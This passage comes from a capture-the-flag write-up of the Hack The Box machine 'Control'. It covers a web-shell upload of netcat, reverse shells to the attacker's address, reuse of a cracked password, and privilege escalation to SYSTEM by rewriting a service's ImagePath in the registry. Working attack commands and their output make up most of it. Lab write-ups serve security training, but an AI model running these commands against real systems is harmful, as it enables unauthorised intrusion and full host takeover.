Now in order to spawn reverse shell, I will first transfer **nc.exe** over using smbserver.

Run impacket-smbserver on directory with **nc.exe**:

```
impacket-smbserver share $(pwd) -smb2support
```

I will save **nc.exe** to `C:\Windows\Temp` using the command below:

```
curl -s 'http://10.10.10.167/cmd.php?
cmd=copy+\\10.10.14.21\share\nc.exe+C%3a\Windows\Temp\nc.exe'
```

```
┌──(yoon㉿kali)-[~/Documents/htb/control/sql]
└─$ curl -s 'http://10.10.10.167/cmd.php?cmd=copy+\\10.10.14.21\share\nc.exe+C%3a\Windows\Temp\nc.exe'
34      Asus USB-AC53 Nano      25      2       11      0
        1 file(s) copied.
        2       3       4       5       6
```

I can confirm **nc.exe** is transferred successfully:

```
┌──(yoon㉿kali)-[~/Documents/htb/control/sql]
└─$ curl -s 'http://10.10.10.167/cmd.php?cmd=dir+C%3a\Windows\Temp'
34      Asus USB-AC53 Nano      25      2       11      0
 Volume in drive C has no label.
 Volume Serial Number is DC9E-2AFB

 Directory of C:\Windows\Temp

04/18/2024  07:23 AM    <DIR>          .
04/18/2024  07:23 AM    <DIR>          ..
11/19/2019  04:18 PM    <DIR>          B48B1DEA-5ECB-4FD0-9B45-38D8940AF429-Sigs
04/17/2024  04:25 PM    <DIR>          DiagTrack_alternativeTrace
04/17/2024  04:25 PM    <DIR>          DiagTrack_aot
04/17/2024  04:25 PM    <DIR>          DiagTrack_diag
04/17/2024  04:25 PM    <DIR>          DiagTrack_miniTrace
04/18/2024  02:48 AM           107,178 MpCmdRun.log
04/18/2024  06:15 AM            28,160 nc.exe
```

Running **nc.exe** towards my local Kali lister, now I have shell as **nt authority\iusr**:

```
curl 'http://10.10.10.167/cmd.php?cmd=C%3a\Windows\Temp\nc.exe+-
e+cmd.exe+10.10.14.21+1337'
```

```
┌──(yoon㉿kali)-[~/Documents/htb/control]
└─$ rlwrap nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.10.14.21] from (UNKNOWN) [10.10.10.167] 50209
Microsoft Windows [Version 10.0.17763.805]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\inetpub\wwwroot>whoami
whoami
nt authority\iusr
```

Privesc: iusr to Hector

PowerUp.ps1

I will first start powershell session through `powershell` command and download **PowerUp.ps1**:

`copy \\10.10.14.21\share\PowerUp.ps1 C:\Windows\Temp\PowerUp.ps1`

```
PS C:\Windows\Temp> copy \\10.10.14.21\share\PowerUp.ps1 C:\Windows\Temp\PowerUp.ps1
copy \\10.10.14.21\share\PowerUp.ps1 C:\Windows\Temp\PowerUp.ps1
```

After running PowerUp.ps1, I can see the results using `Invoke-AllChecks`:

```
PS C:\Windows\Temp> .\PowerUp.ps1
.\PowerUp.ps1
PS C:\Windows\Temp> Invoke-AllChecks
Invoke-AllChecks
```

PowerUp.ps1 find one thing interesting which is **SeImpersonatePrivilege**:

```
Privilege   : SeImpersonatePrivilege
Attributes  : SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
TokenHandle : 2432
ProcessId   : 4444
Name        : 4444
Check       : Process Token Privileges
```

Before running JuicyPotato attack, I will first check systeminfo to make sure the version is vulnerable to JP attack.

Current user has no privilege to run `systeminfo`:

```
PS C:\Windows\Temp> systeminfo
systeminfo
Program 'systeminfo.exe' failed to run: Access is deniedAt line:1 char:1
+ systeminfo
+ ~~~~~~~~~~.
At line:1 char:1
+ systeminfo
+ ~~~~~~~~~~
    + CategoryInfo          : ResourceUnavailable: (:) [], ApplicationFailedException
    + FullyQualifiedErrorId : NativeCommandFailed
```

Running nmap os scan, it guesses system is running on Microsofot Windows 2019 most likely:

`sudo nmap -O 10.10.10.167 -v`

```
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019 (89%)
Aggressive OS guesses: Microsoft Windows Server 2019 (89%)
No exact OS matches for host (test conditions non-ideal).
TCP Sequence Prediction: Difficulty=262 (Good luck!)
IP ID Sequence Generation: Incremental
```

Since Windows server 2019 is not vulnerable to JP attack, I will move on.

Local Enumerartion

On `C:\Users`, there's only one user other than Administrator: **Hector**

```
C:\Users>dir /R
dir /R
 Volume in drive C has no label.
 Volume Serial Number is DC9E-2AFB

 Directory of C:\Users

11/05/2019  03:34 PM    <DIR>          .
11/05/2019  03:34 PM    <DIR>          ..
04/17/2024  04:26 PM    <DIR>          Administrator
11/01/2019  12:09 PM    <DIR>          Hector
10/21/2019  05:29 PM    <DIR>          Public
               0 File(s)              0 bytes
               5 Dir(s)  14,765,654,016 bytes free
```

It seems like Hector is in **Remote Management Users** group:

`net user hector`

```
C:\Windows\Temp>net user Hector
net user Hector
User name                    Hector
Full Name                    Hector
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            11/1/2019 12:27:50 PM
Password expires             Never
Password changeable          11/1/2019 12:27:50 PM
Password required            Yes
User may change password     No

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   4/17/2024 4:25:22 PM

Logon hours allowed          All

Local Group Memberships      *Remote Management Use*Users
Global Group memberships     *None
The command completed successfully.
```

I can see that the host is listening on 5985 (WinRM), even though the firewall must be preventing me from seeing it from my box:

`netstat -ano -p tcp`

```
C:\Windows\Temp>netstat -ano -p tcp

netstat -ano -p tcp

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       832
  TCP    0.0.0.0:3306           0.0.0.0:0              LISTENING       1864
  TCP    0.0.0.0:5985           0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:47001          0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING       456
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING       68
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING       968
  TCP    0.0.0.0:49667          0.0.0.0:0              LISTENING       1744
  TCP    0.0.0.0:49668          0.0.0.0:0              LISTENING       596
  TCP    0.0.0.0:49669          0.0.0.0:0              LISTENING       616
  TCP    10.10.10.167:80        10.10.14.21:38600      ESTABLISHED     4
  TCP    10.10.10.167:50217     10.10.14.21:1337       ESTABLISHED     3288
```

I will be able to execute commands as hector using powershell but I will need hector's password.

Password Crack

Remembering password hash discovered from SQLi earlier, I will use crackstation to crack it: **l33th4x0rhector**

Hash	Type	Result
0E178792E8FC304A2E3133D535D38CAF1DA3CD9D	MySQL4.1+	l33th4x0rhector

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Run command as Hector

Now that I have password for user **Hector**, I will be able to run command as hector.

After starting Powershell using `powershell`, I will create credential object:

```
$SecPassword = ConvertTo-SecureString 'l33th4x0rhector' -AsPlainText -
Force
$Cred = New-Object
System.Management.Automation.PSCredential('object.local\hector',
$SecPassword)
```

Now using powershell's cmdlet **Invoke-Command** and credential object, I can run commands as hector:

```
Invoke-Command -Computer localhost -Credential $Cred -ScriptBlock {whoami}
```

```
PS C:\> Invoke-Command -Computer localhost -Credential $Cred -ScriptBlock {whoami}
Invoke-Command -Computer localhost -Credential $Cred -ScriptBlock {whoami}
control\hector
```

Shell as hector

Now that I can run commands as hector, I will once again try to spawn a reverse shell.

For some reason, hector cannot access the **nc.exe** file uploaded previously to `C:\Windows\Temp`:

```
PS C:\> Invoke-Command -Computer localhost -Credential $Cred -ScriptBlock {C:\Windows\Temp\nc.exe -e cmd 10.10.14.21 1338}
Invoke-Command -Computer localhost -Credential $Cred -ScriptBlock {C:\Windows\Temp\nc.exe -e cmd 10.10.14.21 1338}
Program 'nc.exe' failed to run: Access is denied.
    + CategoryInfo          : ResourceUnavailable: (:) [], ApplicationFailedException
    + FullyQualifiedErrorId : NativeCommandFailed
    + PSComputerName        : localhost
```

I will make one more copy of nc.exe to different directory:

```
copy \\10.10.14.21\share\nc.exe
C:\Windows\system32\spool\drivers\color\nc.exe
```

Now I can successfully run the command:

```
Invoke-Command -Computer localhost -Credential $Cred -ScriptBlock
{C:\Windows\system32\spool\drivers\color\nc.exe -e cmd 10.10.14.21 1338}
```

```
PS C:\> Invoke-Command -Computer localhost -Credential $Cred -ScriptBlock {C:\Windows\system32\spool\drivers\color\nc.exe -e cmd 10.10.14.21
1338}
Invoke-Command -Computer localhost -Credential $Cred -ScriptBlock {C:\Windows\system32\spool\drivers\color\nc.exe -e cmd 10.10.14.21 1338}
```

I have a reverse shell connection as hector:

```
┌──(yoon㉿kali)-[~/Documents/htb/control]
└─$ rlwrap nc -lvnp 1338
listening on [any] 1338 ...
connect to [10.10.14.21] from (UNKNOWN) [10.10.10.167] 50246
Microsoft Windows [Version 10.0.17763.805]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Hector\Documents>whoami
whoami
control\hector
```

Privesc: Hector to Administrator

Privilege escalation from Hector to Administrator was very overwhelming. I ended up following other's write-ups in the end. I recommend to check out other's write-ups if mine is not clear enough.

WinPEAS

WinPEAS.exe finds PS history file under `C:\Users\Hector\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\`:

```
PowerShell Settings
  PowerShell v2 Version: 2.0
  PowerShell v5 Version: 5.1.17763.1
  PowerShell Core Version:
  Transcription Settings:
  Module Logging Settings:
  Scriptblock Logging Settings:
  PS history file: C:\Users\Hector\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
  PS history size: 114B
```

Following two commands are shown in the Powershell history:

```
get-childitem HKLM:\SYSTEM\CurrentControlset | format-list
get-acl HKLM:\SYSTEM\CurrentControlSet | format-list
```

```
C:\Users\Hector\Documents>type C:\Users\Hector\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_histo
ry.txt

type C:\Users\Hector\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
get-childitem HKLM:\SYSTEM\CurrentControlset | format-list
get-acl HKLM:\SYSTEM\CurrentControlSet | format-list
```

These PowerShell commands are used for interacting with the Windows Registry and retrieving information about registry keys and their access control lists (ACLs).

1. **`Get-ChildItem HKLM:\SYSTEM\CurrentControlSet | Format-List`**:
   - This command retrieves a list of child items (subkeys) under the `HKLM:\SYSTEM\CurrentControlSet` registry key.
   - `Get-ChildItem` is a cmdlet used to retrieve the child items (subkeys, properties, etc.) of a specified registry key.
   - `HKLM:` is the PowerShell provider alias for the HKEY_LOCAL_MACHINE registry hive.
   - `SYSTEM\CurrentControlSet` is the registry path from which child items are retrieved.
   - `Format-List` cmdlet is used to format the output as a list.
2. **`Get-Acl HKLM:\SYSTEM\CurrentControlSet | Format-List`**:
   - This command retrieves the access control list (ACL) of the `HKLM:\SYSTEM\CurrentControlSet` registry key.
   - `Get-Acl` is a cmdlet used to retrieve the ACL of a specified registry key or file system object.
   - `HKLM:\SYSTEM\CurrentControlSet` is the registry path for which the ACL is retrieved.
   - `Format-List` cmdlet is used to format the output as a list.

`get-childitem HKLM:\SYSTEM\CurrentControlset | format-list` will list out bunch of services:

```
PS C:\Users\Hector\Documents> get-childitem HKLM:\SYSTEM\CurrentControlset | format-list

get-childitem HKLM:\SYSTEM\CurrentControlset | format-list


Property      : {BootDriverFlags, CurrentUser, EarlyStartServices, PreshutdownOrder...}
PSPath        : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlset\Control
PSParentPath  : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlset
PSChildName   : Control
PSDrive       : HKLM
PSProvider    : Microsoft.PowerShell.Core\Registry
PSIsContainer : True
SubKeyCount   : 121
View          : Default
Handle        : Microsoft.Win32.SafeHandles.SafeRegistryHandle
ValueCount    : 11
Name          : HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlset\Control

Property      : {NextParentID.daba3ff.2, NextParentID.61aaa01.3, NextParentID.1bd7f811.4, NextParentID.2032e665.5...}
PSPath        : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlset\Enum
PSParentPath  : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlset
PSChildName   : Enum
PSDrive       : HKLM
PSProvider    : Microsoft.PowerShell.Core\Registry
PSIsContainer : True
SubKeyCount   : 17
View          : Default
Handle        : Microsoft.Win32.SafeHandles.SafeRegistryHandle
```

`get-acl HKLM:\SYSTEM\CurrentControlSet | format-list` will show the **ACL**:

```
PS C:\Users\Hector\Documents> get-acl HKLM:\SYSTEM\CurrentControlSet | format-list

get-acl HKLM:\SYSTEM\CurrentControlSet | format-list


Path   : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet
Owner  : BUILTIN\Administrators
Group  : NT AUTHORITY\SYSTEM
Access : BUILTIN\Administrators Allow  FullControl
         NT AUTHORITY\Authenticated Users Allow  ReadKey
         NT AUTHORITY\Authenticated Users Allow  -2147483648
         S-1-5-32-549 Allow  ReadKey
         S-1-5-32-549 Allow  -2147483648
         BUILTIN\Administrators Allow  FullControl
         BUILTIN\Administrators Allow  268435456
         NT AUTHORITY\SYSTEM Allow  FullControl
         NT AUTHORITY\SYSTEM Allow  268435456
         CREATOR OWNER Allow  268435456
         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow  ReadKey
         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow  -2147483648
         S-1-15-3-1024-1065365936-1281604716-3511738428-1654721687-432734479-3232135806-4053264122-3456934681 Allow
         ReadKey
         S-1-15-3-1024-1065365936-1281604716-3511738428-1654721687-432734479-3232135806-4053264122-3456934681 Allow
         -2147483648
Audit  :
Sddl   : O:BAG:SYD:AI(A;;KA;;;BA)(A;ID;KR;;;AU)(A;CIIOID;GR;;;AU)(A;ID;KR;;;SO)(A;CIIOID;GR;;;SO)(A;ID;KA;;;BA)(A;CIIOI
         D;GA;;;BA)(A;ID;KA;;;SY)(A;CIIOID;GA;;;SY)(A;CIIOID;GA;;;CO)(A;ID;KR;;;AC)(A;CIIOID;GR;;;AC)(A;ID;KR;;;S-1-15-
         3-1024-1065365936-1281604716-3511738428-1654721687-432734479-3232135806-4053264122-3456934681)(A;CIIOID;GR;;;S
         -1-15-3-1024-1065365936-1281604716-3511738428-1654721687-432734479-3232135806-4053264122-3456934681)
```

There's **Audit Sddl** at the end of the command output and it is impossible to read. I will have to decrypt it to make it readable.

Insecure ACLs abuse

Decrypt Sddl

I will first make Sddl readable using **ConvertFrom-SddlString** command as such:

```
$acl = get-acl HKLM:\SYSTEM\CurrentControlSet\Services
ConvertFrom-SddlString -Sddl $acl.Sddl | Foreach-Object
{$_.DiscretionaryAcl}
```

```
PS C:\Users\Hector\Documents> $acl = get-acl HKLM:\SYSTEM\CurrentControlSet\Services
$acl = get-acl HKLM:\SYSTEM\CurrentControlSet\Services
PS C:\Users\Hector\Documents> ConvertFrom-SddlString -Sddl $acl.Sddl | Foreach-Object {$_.DiscretionaryAcl}
ConvertFrom-SddlString -Sddl $acl.Sddl | Foreach-Object {$_.DiscretionaryAcl}
NT AUTHORITY\Authenticated Users: AccessAllowed (ExecuteKey, ListDirectory, ReadExtendedAttributes, ReadPermissions, WriteExtendedAttributes)
NT AUTHORITY\SYSTEM: AccessAllowed (ChangePermissions, CreateDirectories, Delete, ExecuteKey, FullControl, GenericExecute, GenericWrite, ListDirectory, ReadExtendedAttributes, ReadPermissions, TakeOwnership, Traverse, WriteData, WriteExtendedAttributes, WriteKey)
BUILTIN\Administrators: AccessAllowed (ChangePermissions, CreateDirectories, Delete, ExecuteKey, FullControl, GenericExecute, GenericWrite, ListDirectory, ReadExtendedAttributes, ReadPermissions, TakeOwnership, Traverse, WriteData, WriteExtendedAttributes, WriteKey)
CONTROL\Hector: AccessAllowed (ChangePermissions, CreateDirectories, Delete, ExecuteKey, FullControl, GenericExecute, GenericWrite, ListDirectory, ReadExtendedAttributes, ReadPermissions, TakeOwnership, Traverse, WriteData, WriteExtendedAttributes, WriteKey)
APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES: AccessAllowed (ExecuteKey, ListDirectory, ReadExtendedAttributes, ReadPermissions, WriteExtendedAttributes)
```

Since the above is still not very pretty to read, I organized it below:

```
NT AUTHORITY\Authenticated Users: AccessAllowed (ExecuteKey,
ListDirectory, ReadExtendedAttributes, ReadPermissions,
WriteExtendedAttributes)

NT AUTHORITY\SYSTEM: AccessAllowed (ChangePermissions, CreateDirectories,
Delete, ExecuteKey, FullControl, GenericExecute, GenericWrite,
ListDirectory, ReadExtendedAttributes, ReadPermissions, TakeOwnership,
Traverse, WriteData, WriteExtendedAttributes, WriteKey)

BUILTIN\Administrators: AccessAllowed (ChangePermissions,
CreateDirectories, Delete, ExecuteKey, FullControl, GenericExecute,
GenericWrite, ListDirectory, ReadExtendedAttributes, ReadPermissions,
TakeOwnership, Traverse, WriteData, WriteExtendedAttributes, WriteKey)

CONTROL\Hector: AccessAllowed (ChangePermissions, CreateDirectories,
Delete, ExecuteKey, FullControl, GenericExecute, GenericWrite,
ListDirectory, ReadExtendedAttributes, ReadPermissions, TakeOwnership,
Traverse, WriteData, WriteExtendedAttributes, WriteKey)

APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES: AccessAllowed
(ExecuteKey, ListDirectory, ReadExtendedAttributes, ReadPermissions,
WriteExtendedAttributes)
```

It seems like **Hector** got lot of rights towards editing services.

Exploitation

Hector has Read/Write access to a lot of registry entries related to services.

In order to get RCE as the system, I would need the following:

- I can edit registry entries as Hector
- I need to start and stop the service as Hector

- Serice is already configured to run as the LocalSystem

Command below, will save all the services under **HKLM:\System\CurrentControlSet\Services** to variables **$services**:

```
$services = Get-ItemProperty -Path
HKLM:\System\CurrentControlSet\Services\*
```

```
PS C:\Users\Hector\Documents> $services = Get-ItemProperty -Path HKLM:\System\CurrentControlSet\Services\*
$services = Get-ItemProperty -Path HKLM:\System\CurrentControlSet\Services\*
PS C:\Users\Hector\Documents> $services
$services


ImagePath    : \SystemRoot\System32\drivers\1394ohci.sys
Type         : 1
Start        : 3
ErrorControl : 1
DisplayName  : @1394.inf,%PCI\CC_0C0010.DeviceDesc%;1394 OHCI Compliant Host Controller
Owners       : {1394.inf}
PSPath       : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\1394ohci
PSParentPath : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services
PSChildName  : 1394ohci
PSDrive      : HKLM
PSProvider   : Microsoft.PowerShell.Core\Registry
```

Command below will filter **LocalSystem** owned services from variable **$services**:

```
$services | Where-Object { ($_.ObjectName -match 'LocalSystem') }
```

```
PS C:\Users\Hector\Documents> $services | Where-Object { $_.ObjectName -match 'LocalSystem' }
$services | Where-Object { $_.ObjectName -match 'LocalSystem' }


Description        : @%windir%\system32\inetsrv\iisres.dll,-30012
DisplayName        : @%windir%\system32\inetsrv\iisres.dll,-30011
ErrorControl       : 1
FailureActions     : {0, 0, 0, 0...}
ImagePath          : C:\Windows\system32\svchost.exe -k apphost
ObjectName         : localSystem
RequiredPrivileges : {SeChangeNotifyPrivilege, SeTcbPrivilege, SeImpersonatePrivilege}
ServiceSidType     : 1
Start              : 2
Type               : 32
PSPath             : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\AppHostSv
                     c
PSParentPath       : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services
PSChildName        : AppHostSvc
PSDrive            : HKLM
PSProvider         : Microsoft.PowerShell.Core\Registry
```

Command below will will filter **LocalSystem** owned services that user Hector can start from the variable **$services**:

```
$services | Where-Object { ($_.ObjectName -match 'LocalSystem') -and
($_.Start -eq '3') }
```

```
PS C:\Users\Hector\Documents> $services | Where-Object { ($_.ObjectName -match 'LocalSystem') -and ($_.Start -eq '3') }

$services | Where-Object { ($_.ObjectName -match 'LocalSystem') -and ($_.Start -eq '3') }


DependOnService    : {RpcSs, ProfSvc}
Description        : @%systemroot%\system32\appinfo.dll,-101
DisplayName        : @%systemroot%\system32\appinfo.dll,-100
ErrorControl       : 1
FailureActions     : {255, 255, 255, 255...}
ImagePath          : C:\Windows\system32\svchost.exe -k netsvcs -p
ObjectName         : LocalSystem
RequiredPrivileges : {SeAssignPrimaryTokenPrivilege, SeIncreaseQuotaPrivilege, SeTcbPrivilege, SeBackupPrivilege...}
Start              : 3
Type               : 32
PSPath             : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Appinfo
PSParentPath       : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services
PSChildName        : Appinfo
PSDrive            : HKLM
PSProvider         : Microsoft.PowerShell.Core\Registry
```

I will save $services to $fs and filter out only **pschildname** from it as such:

```
$fs = $services | Where-Object { ($_.ObjectName -match 'LocalSystem') -and
($_.Start -eq '3') }
```

```
$names = $fs.pschildname
```

```
PS C:\Users\Hector\Documents> $names
$names
Appinfo
AppMgmt
AppReadiness
AppXSvc
AudioEndpointBuilder
BITS
camsvc
cbdhsvc
CertPropSvc
ClipSVC
COMSysApp
ConsentUxUserSvc
```

Among all the services that satisfies my requirement, **seclogon** seems to be a good candidate:

```
sc query seclogon
```

```
C:\Users\Hector\Documents>sc query seclogon
sc query seclogon

SERVICE_NAME: seclogon
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 1  STOPPED
        WIN32_EXIT_CODE    : 1077  (0x435)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
```

I can retrieve registry information regarding **seclogon** as such:

```
reg query HKLM\System\CurrentControlSet\Services\seclogon
```

```
C:\Users\Hector\Documents>reg query HKLM\System\CurrentControlSet\Services\seclogon

reg query HKLM\System\CurrentControlSet\Services\seclogon

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\seclogon
    Description    REG_SZ    @%SystemRoot%\system32\seclogon.dll,-7000
    DisplayName    REG_SZ    @%SystemRoot%\system32\seclogon.dll,-7001
    ErrorControl    REG_DWORD    0x1
    FailureActions    REG_BINARY    80510100000000000000000300000014000000010000000C0D4010001000000E093040000000000000000000
    ImagePath    REG_EXPAND_SZ    %windir%\system32\svchost.exe -k netsvcs -p
    ObjectName    REG_SZ    LocalSystem
    RequiredPrivileges    REG_MULTI_SZ    SeTcbPrivilege\0SeRestorePrivilege\0SeBackupPrivilege\0SeAssignPrimaryTokenPrivilege\0SeIncreaseQuotaPrivilege\0SeImpersonatePrivilege
    Start    REG_DWORD    0x3
    Type    REG_DWORD    0x20

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\seclogon\Parameters
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\seclogon\Security
```

I'll change the ImagePath of the service so it runs my netcat as SYSTEM.

```
reg add "HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\seclogon" /t
REG_EXPAND_SZ /v ImagePath /d
"c:\windows\system32\spool\drivers\color\nc.exe 10.10.14.21 9002 -e
cmd.exe" /f
```

```
C:\Users\Hector\Documents>reg add "HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\seclogon" /t REG_EXPAND_SZ /v ImagePath /d "c:\windows\system32\spool\drivers\color\nc.exe 10.10.14.21 9002 -e cmd.exe" /f
reg add "HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\seclogon" /t REG_EXPAND_SZ /v ImagePath /d "c:\windows\system32\spool\drivers\color\nc.exe 10.10.14.21 9002 -e cmd.exe" /f
The operation completed successfully.
```

I'll start **seclogon** using `sc start seclogon`:

```
C:\Users\Hector\Documents>sc start seclogon
sc start seclogon
```

Now I have shell as the system on my local listener:

```
┌──(yoon㉿kali)-[~/Documents/htb/control]
└─$ rlwrap nc -lvnp 9002
listening on [any] 9002 ...


connect to [10.10.14.21] from (UNKNOWN) [10.10.10.167] 49701
Microsoft Windows [Version 10.0.17763.805]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

References

- https://github.com/danielmiessler/SecLists/blob/master/Discovery/Web-Content/BurpSuite-ParamMiner/uppercase-headers
- https://null-byte.wonderhowto.com/how-to/use-sql-injection-run-os-commands-get-shell-0191405/
- https://www.stationx.net/powershell-cheat-sheet/
- https://mostwanted002.gitlab.io/post/htb-control-writeup/
- https://snowscan.io/htb-writeup-control/#